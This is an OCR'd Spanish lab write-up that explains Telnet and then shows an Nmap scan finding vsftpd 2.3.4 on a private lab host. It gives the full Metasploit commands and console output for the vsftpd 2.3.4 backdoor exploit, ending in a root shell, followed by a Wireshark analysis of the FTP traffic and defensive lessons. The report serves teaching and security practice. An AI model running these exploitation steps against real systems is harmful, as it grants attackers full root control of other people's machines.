
Explicacion del uso de Telnet:

El servicio Telnet (abreviatura de *Telecommunication Network*) es un protocolo de red que permite conectarse de forma remota a otro dispositivo o servidor a través de una conexión de texto. Fue uno de los primeros protocolos usados en Internet para la administración remota de sistemas.
Telnet es un ***protocolo de comunicacion cliente-servidor*** que permite a un usuario iniciar una ***sesion de terminal remota*** en otro equipo dentro de una red (como una LAN o Internet).
Su nombre proviene de *Telecommunication Network* — red de telecomunicaciones.
Aunque ya esta obsoleto para la administración remota, Telnet aún se usa para:

Pruebas de conectividad (ver si un puerto esta abierto)

Depuracion de servicios de red (por ejemplo, SMTP, HTTP, POP3, etc.En entornos de laboratorio o educativos para demostrar principios basicos de redes.





Escaneo inicial con Nmap

El comando utilizado fue:

nmap -sC -sV -p21 192.168.1.3

¿Que significa esto?

-p21: se analiza unicamente el puerto 21, correspondiente al servicio FTP.

-sV: deteccion de versión del servicio.

-sC: ejecucion de scripts por defecto de Nmap (recoleccion basica de informacion).

Resultado clave:

21/tcp open ftp vsftpd 2.3.4

Esto nos indica:

El puerto 21 esta abierto.

El servicio es FTP.

El software es vsftpd version 2.3.4.

Ademas:

ftp-anon: Anonymous FTP login allowed

Esto significa que el servidor permite acceso anonimo, lo cual ya es una mala practica de seguridad, aunque no necesariamente critica por si sola.

Identificacion de una version vulnerable:

La version detectada, vsftpd 2.3.4, es muy importante porque:

Es una version historicamente vulnerable

Contiene un backdoor intencional introducido en 2011

Esta documentado públicamente y es ampliamente usado en laboratorios (por ejemplo, Metasploitable)

En terminos defensivos, esto es un error grave de gestion de parches.

Busqueda del exploit en Metasploit

En Metasploit se ejecuta:

search vsftpd 2.3.4

Y aparece el modulo:

exploit/unix/ftp/vsftpd_234_backdoor

Este exploit:

Aprovecha el backdoor incorporado

Permite ejecucion remota de comandos

Tiene rango *excellent*, lo que indica alta fiabilidad

Configuración y ejecución del exploit

Se selecciona el modulo:

use exploit/unix/ftp/vsftpd_234_backdoor

Y se configura el objetivo:

set RHOSTS 192.168.1.3

No es necesario configurar payload porque:

El exploit abre directamente una shell remota

Metasploit usa cmd/unix/interact por defecto

Primer intento fallido (comportamiento normal)

En el primer run aparece:

The service on port 6200 does not appear to be a shell

Exploit completed, but no session was created

Esto puede ocurrir por:

Condiciones de sincronizacion

El backdoor no quedó accesible correctamente

El puerto ya estaba en un estado inconsistente

Segundo intento exitoso:

En el segundo run sucede lo esperado:

Backdoor service has been spawned

UID: uid=0(root) gid=0(root)

Found shell.

Aspectos criticos:

El backdoor abre una shell en el puerto 6200

El proceso se ejecuta como root

Se obtiene una shell interactiva remota

Esto representa una comprometida total del sistema.

Verificación del acceso:

Comandos ejecutados:

whoami

Resultado:

root

Esto confirma que:

El atacante tiene privilegios maximos

No es necesario escalado de privilegios adicional

El comando ls muestra el sistema de archivos raiz, confirmando control total.

Conclusión tecnica (vision defensiva)

Desde un punto de vista profesional:

El sistema fallo en:

Gestión de versiones

Endurecimiento de servicios

Principio de minimo privilegio

Una sola vulnerabilidad permitio compromiso completo

Este escenario es tipico de entornos de practica, no de sistemas productivos bien administrados

Enseñanza clave:

Como profesor resaltaria:

La seguridad no falla por ataques sofisticados, sino por servicios obsoletos expuestos innecesariamente.

Un simple escaneo fue suficiente para:

Identificar el servicio

Reconocer la vulnerabilidad

Obtener control total del sistema

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
msf > search  vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, http, socks5, socks5
                                       h
   RHOSTS   192.168.1.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - The port used by the backdoor bind listener is already open
[-] 192.168.1.3:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.1:35775 → 192.168.1.3:6200) at 2025-12-19 18:26:01 +0100
```

```
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

A continuacion presento una explicacion tecnica y ordenada de las capturas de Wireshark, describiendo qué ocurre en cada fase del tráfico observado. El analisis se basa en los protocolos ARP, TCP, FTP, ICMP y UDP que aparecen en las capturas, y en la secuencia temporal de los paquetes.

Resolucion ARP inicial:

En las primeras tramas se observa trafico ARP:

“Who has 192.168.1.3? Tell 192.168.1.1”

Respuesta:

“192.168.1.3 is at 08:00:27:7c:7f:22”

Interpretacion:

El host 192.168.1.1 necesita conocer la dirección MAC del host 192.168.1.3 para poder comunicarse a nivel Ethernet.
Esto es un comportamiento normal previo a cualquier comunicación IP en una red local.

Intentos de establecimiento TCP hacia el puerto 21 (FTP)

Posteriormente aparecen varios paquetes TCP SYN desde 192.168.1.1 hacia 192.168.1.3 con destino puerto 21:

SYN intento de iniciar conexión FTP

En algunos casos:

El servidor responde con SYN, ACK

El cliente responde con ACK three-way handshake completado

En otros casos:

Aparece un RST (Reset)

Interpretacion:

El cliente intenta abrir varias conexiones TCP al servicio FTP.

Los RST indican conexiones abortadas, ya sea por:

cierre prematuro del cliente,

rechazo del servidor, o reinicio de sesión FTP previa.

Es común en clientes FTP que prueban reconexiones rapidas.

Servicio FTP activo (vsFTPD 2.3.4)

Una vez establecida la conexión correctamente, aparece tráfico FTP:

Respuesta del servidor:

“220 (vsFTPd 2.3.4)”

Interpretacion:

El servidor FTP en 192.168.1.3 está activo y listo para recibir credenciales.
vsFTPd 2.3.4 es el demonio FTP utilizado.

Autenticacion FTP (USER / PASS)

Se observan comandos FTP en texto claro:

USER anonymous

PASS IEUser@

Respuesta del servidor:

“230 Login successful”

Interpretacion:

Se realiza un login FTP exitoso usando el usuario anonymous.

Esto confirma que:

El servidor permite acceso anonimo.

Las credenciales viajan sin cifrar, tipico de FTP clasico.

Comandos de sesión FTP

Durante la sesión aparecen otros comandos y respuestas:

QUIT

221 Goodbye

Cierre de conexion con:

FIN, ACK

En algunos casos seguido de RST

Interpretacion:

El cliente finaliza correctamente la sesion FTP.

El uso de RST despues de FIN indica un cierre abrupto de uno de los extremos, algo común en implementaciones FTP antiguas o scripts automáticos.

Modo activo y pasivo (PORT / PASV)

En la ultima parte se observan:

PASV

Respuesta:

“227 Entering Passive Mode (192,168,1,3,154,244)”

PORT 10,0,1,80,80

Interpretacion:

El cliente y el servidor negocian canales de datos FTP.

PASV indica modo pasivo, donde el cliente se conecta a un puerto alto del servidor.

PORT indica modo activo, donde el servidor se conecta al cliente.

Esto muestra pruebas o cambios de modo durante la transferencia.

ICMP Puerto inalcanzable

Se observa un paquete ICMP Destination Unreachable (Port unreachable):

Interpretacion:

Un paquete UDP fue enviado a un puerto donde no habia ningún servicio escuchando.

Es probable que este relacionado con:

Una prueba de conectividad, o un intento fallido de canal de datos FTP por UDP (anomalo pero posible en herramientas automaticas).

Resumen general:

En conjunto, las capturas muestran:

Resolución ARP normal.

Múltiples intentos TCP hacia un servidor FTP.

Establecimiento exitoso de conexiones FTP.

Autenticacion FTP en texto claro.

Uso de vsFTPd 2.3.4.

Cierres normales y abruptos de sesiones.

Negociación de modos activo y pasivo.

Un evento ICMP por puerto no disponible.


Conclusion:

Las capturas corresponden a una sesion FTP completa y funcional entre 192.168.1.1 (cliente) y 192.168.1.3 (servidor), con múltiples intentos de conexión y cierre.

Desde un punto de vista de seguridad, se evidencia claramente que:

FTP transmite credenciales sin cifrar.


Sería recomendable usar **FTPS o SFTP** en entornos reales.



```
No.  Time          Source           Destination      Protocol  Length Info
     1 0.000000000 PCSSystemtec_83:ee:… Broadcast      ARP         42 Who has 192.168.1.3? Tell 192.168.1.1
     2 0.001520541 PCSSystemtec_7e:7f:… PCSSystemtec_83:ee:… ARP   60 192.168.1.3 is at 08:00:27:7e:7f:22
     3 0.115452302 192.168.1.1      192.168.1.3      TCP         58 38498 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     4 0.118126984 192.168.1.3      192.168.1.1      TCP         60 21 → 38498 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
     5 0.118299906 192.168.1.1      192.168.1.3      TCP         54 38498 → 21 [RST] Seq=1 Win=0 Len=0
     6 0.344554823 192.168.1.1      192.168.1.3      TCP         74 38406 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4064144538 TSecr=0 WS=512
     7 0.346632275 192.168.1.3      192.168.1.1      TCP         74 21 → 38406 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=702654 TSecr=4064144538 WS=64
     8 0.346744061 192.168.1.1      192.168.1.3      TCP         66 38406 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=4064144541 TSecr=702654
     9 0.350372233 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    10 0.350572438 192.168.1.1      192.168.1.3      TCP         66 38406 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144544 TSecr=702655
    11 0.354059429 192.168.1.1      192.168.1.3      TCP         66 38406 → 21 [FIN, ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144548 TSecr=702655
    12 0.355591392 192.168.1.3      192.168.1.1      FTP         76 Response: 500 OOPS:
    13 0.355634836 192.168.1.1      192.168.1.3      TCP         54 38406 → 21 [RST] Seq=2 Win=0 Len=0
    14 0.357513602 192.168.1.3      192.168.1.1      FTP         96 Response: vsf_sysutil_recv_peek: no data
    15 0.357533207 192.168.1.1      192.168.1.3      TCP         54 38406 → 21 [RST] Seq=2 Win=0 Len=0
    16 0.360375369 192.168.1.1      192.168.1.3      TCP         74 38416 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4064144554 TSecr=0 WS=512
    17 0.360951089 192.168.1.1      192.168.1.3      TCP         74 38420 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4064144555 TSecr=0 WS=512
    18 0.362513577 192.168.1.3      192.168.1.1      TCP         74 21 → 38416 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=702656 TSecr=4064144554 WS=64
    19 0.362514302 192.168.1.3      192.168.1.1      TCP         74 21 → 38420 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=702656 TSecr=4064144555 WS=64
    20 0.362567397 192.168.1.1      192.168.1.3      TCP         66 38416 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=4064144557 TSecr=702656
```

```
Frame 1: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_83:ee:95 (08:00:27:83:ee:95), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
```


```
0000  ff ff ff ff ff ff 08 00  27 83 ee 95 08 06 00 01   ........ '.......
0010  08 00 06 04 00 01 08 00  27 83 ee 95 c0 a8 01 01   ........ '.......
0020  00 00 00 00 00 00 c0 a8  01 03                     ........ ..
```



```
No.  Time          Source           Destination      Protocol  Length Info
    19 0.362514302 192.168.1.3      192.168.1.1      TCP         74 21 → 38420 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=702656 TSecr=4064144555 WS=64
    20 0.362567397 192.168.1.1      192.168.1.3      TCP         66 38416 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=4064144557 TSecr=702656
    21 0.362717369 192.168.1.1      192.168.1.3      TCP         66 38420 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=4064144557 TSecr=702656
    22 0.363003141 192.168.1.1      192.168.1.3      TCP         74 38434 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4064144557 TSecr=0 WS=512
    23 0.364137258 192.168.1.1      192.168.1.3      TCP         74 38448 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4064144558 TSecr=0 WS=512
    24 0.364352865 192.168.1.3      192.168.1.1      TCP         74 21 → 38434 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=702656 TSecr=4064144557 WS=64
    25 0.364383263 192.168.1.1      192.168.1.3      TCP         66 38434 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=4064144558 TSecr=702656
    26 0.365119713 192.168.1.3      192.168.1.1      TCP         74 21 → 38448 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=702656 TSecr=4064144558 WS=64
    27 0.365224578 192.168.1.1      192.168.1.3      TCP         66 38448 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=4064144559 TSecr=702656
    28 0.366943349 192.168.1.1      192.168.1.3      UDP         43 59308 → 1434 Len=1
    29 0.368082394 192.168.1.3      192.168.1.1      ICMP        71 Destination unreachable (Port unreachable)
    30 0.371983091 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    31 0.372146912 192.168.1.1      192.168.1.3      TCP         66 38416 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144566 TSecr=702657
    32 0.378468955 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    33 0.378627166 192.168.1.1      192.168.1.3      TCP         66 38420 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144572 TSecr=702657
    34 0.382854623 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    35 0.383007957 192.168.1.1      192.168.1.3      TCP         66 38434 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144577 TSecr=702658
    36 0.385112728 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    37 0.385263500 192.168.1.1      192.168.1.3      TCP         66 38448 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144579 TSecr=702658
    38 0.388165130 192.168.1.1      192.168.1.3      FTP         82 Request: USER anonymous
```

```
Frame 1: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_83:ee:95 (08:00:27:83:ee:95), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
```


```
0000  ff ff ff ff ff ff 08 00  27 83 ee 95 08 06 00 01   ........ '.......
0010  08 00 06 04 00 01 08 00  27 83 ee 95 c0 a8 01 01   ........ '.......
0020  00 00 00 00 00 00 c0 a8  01 03                     ........ ..
```



```
No.  Time          Source           Destination      Protocol  Length Info
    31 0.372146912 192.168.1.1      192.168.1.3      TCP         66 38416 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144566 TSecr=702657
    32 0.378468955 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    33 0.378627166 192.168.1.1      192.168.1.3      TCP         66 38420 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144572 TSecr=702657
    34 0.382854623 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    35 0.383007957 192.168.1.1      192.168.1.3      TCP         66 38434 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144577 TSecr=702658
    36 0.385112728 192.168.1.3      192.168.1.1      FTP         86 Response: 220 (vsFTPd 2.3.4)
    37 0.385263500 192.168.1.1      192.168.1.3      TCP         66 38448 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=4064144579 TSecr=702658
    38 0.388165130 192.168.1.1      192.168.1.3      FTP         82 Request: USER anonymous
    39 0.390105535 192.168.1.3      192.168.1.1      FTP         72 Request: SYST
    40 0.390279986 192.168.1.1      192.168.1.3      FTP         76 Request: AUTH TLS
    41 0.390445800 192.168.1.1      192.168.1.3      FTP         82 Request: USER anonymous
    42 0.390615608 192.168.1.3      192.168.1.1      TCP         66 21 → 38416 [ACK] Seq=21 Ack=17 Win=5824 Len=0 TSval=702659 TSecr=4064144582
    43 0.391469737 192.168.1.3      192.168.1.1      TCP         66 21 → 38420 [ACK] Seq=21 Ack=7 Win=5824 Len=0 TSval=702659 TSecr=4064144584
    44 0.392294955 192.168.1.1      192.168.1.3      TCP         66 21 → 38448 [ACK] Seq=21 Ack=11 Win=5824 Len=0 TSval=702659 TSecr=4064144584
    45 0.392295778 192.168.1.3      192.168.1.1      TCP         66 21 → 38434 [ACK] Seq=21 Ack=17 Win=5824 Len=0 TSval=702659 TSecr=4064144584
    46 0.394731594 192.168.1.3      192.168.1.1      FTP        100 Response: 331 Please specify the password.
    47 0.395730881 192.168.1.3      192.168.1.1      FTP        104 Response: 530 Please login with USER and PASS.
    48 0.397296779 192.168.1.3      192.168.1.1      FTP        100 Response: 331 Please specify the password.
    49 0.398858986 192.168.1.3      192.168.1.1      FTP        104 Response: 530 Please login with USER and PASS.
    50 0.400510733 192.168.1.1      192.168.1.3      FTP         80 Request: PASS IEUser@
```

```
Frame 1: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_83:ee:95 (08:00:27:83:ee:95), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 08 00  27 83 ee 95 08 06 00 01   ........ '.......
0010  08 00 06 04 00 01 08 00  27 83 ee 95 c0 a8 01 01   ........ '.......
0020  00 00 00 00 00 00 c0 a8  01 03                     ........ ..
```



```
No.  Time          Source           Destination      Protocol  Length Info
    46 0.394731594 192.168.1.3      192.168.1.1      FTP        100 Response: 331 Please specify the password.
    47 0.395730881 192.168.1.3      192.168.1.1      FTP        104 Response: 530 Please login with USER and PASS.
    48 0.397296779 192.168.1.3      192.168.1.1      FTP        100 Response: 331 Please specify the password.
    49 0.398858986 192.168.1.3      192.168.1.1      FTP        104 Response: 530 Please login with USER and PASS.
    50 0.400510733 192.168.1.1      192.168.1.3      FTP         80 Request: PASS IEUser@
    51 0.402969176 192.168.1.1      192.168.1.3      FTP         82 Request: USER anonymous
    52 0.403158228 192.168.1.1      192.168.1.3      FTP         72 Request: QUIT
    53 0.403325258 192.168.1.1      192.168.1.3      FTP         80 Request: PASS IEUser@
    54 0.403581838 192.168.1.3      192.168.1.1      FTP         89 Response: 230 Login successful.
    55 0.404331555 192.168.1.1      192.168.1.3      TCP         66 38448 → 21 [FIN, ACK] Seq=17 Ack=59 Win=64512 Len=0 TSval=4064144598 TSecr=702660
    56 0.407815185 192.168.1.3      192.168.1.1      FTP        100 Response: 331 Please specify the password.
    57 0.408805386 192.168.1.3      192.168.1.1      FTP         80 Response: 221 Goodbye.
    58 0.408853058 192.168.1.1      192.168.1.3      TCP         54 38448 → 21 [RST] Seq=18 Win=0 Len=0
    59 0.410237086 192.168.1.3      192.168.1.1      TCP         66 21 → 38448 [FIN, ACK] Seq=73 Ack=18 Win=5824 Len=0 TSval=702661 TSecr=4064144597
    60 0.410263430 192.168.1.1      192.168.1.3      TCP         54 38448 → 21 [RST] Seq=18 Win=0 Len=0
    61 0.413193828 192.168.1.3      192.168.1.1      FTP         89 Response: 230 Login successful.
    62 0.416788287 192.168.1.1      192.168.1.3      FTP         72 Request: PASV
    63 0.418777303 192.168.1.3      192.168.1.1      FTP         80 Request: PASS IEUser@
    64 0.419557684 192.168.1.3      192.168.1.1      FTP        116 Response: 227 Entering Passive Mode (192,168,1,3,154,244).
    65 0.419722482 192.168.1.1      192.168.1.3      FTP         87 Request: PORT 10,0,0,1,80,80
```

```
Frame 1: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_83:ee:95 (08:00:27:83:ee:95), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 08 00  27 83 ee 95 08 06 00 01   ........ '.......
0010  08 00 06 04 00 01 08 00  27 83 ee 95 c0 a8 01 01   ........ '.......
0020  00 00 00 00 00 00 c0 a8  01 03                     ........ ..
```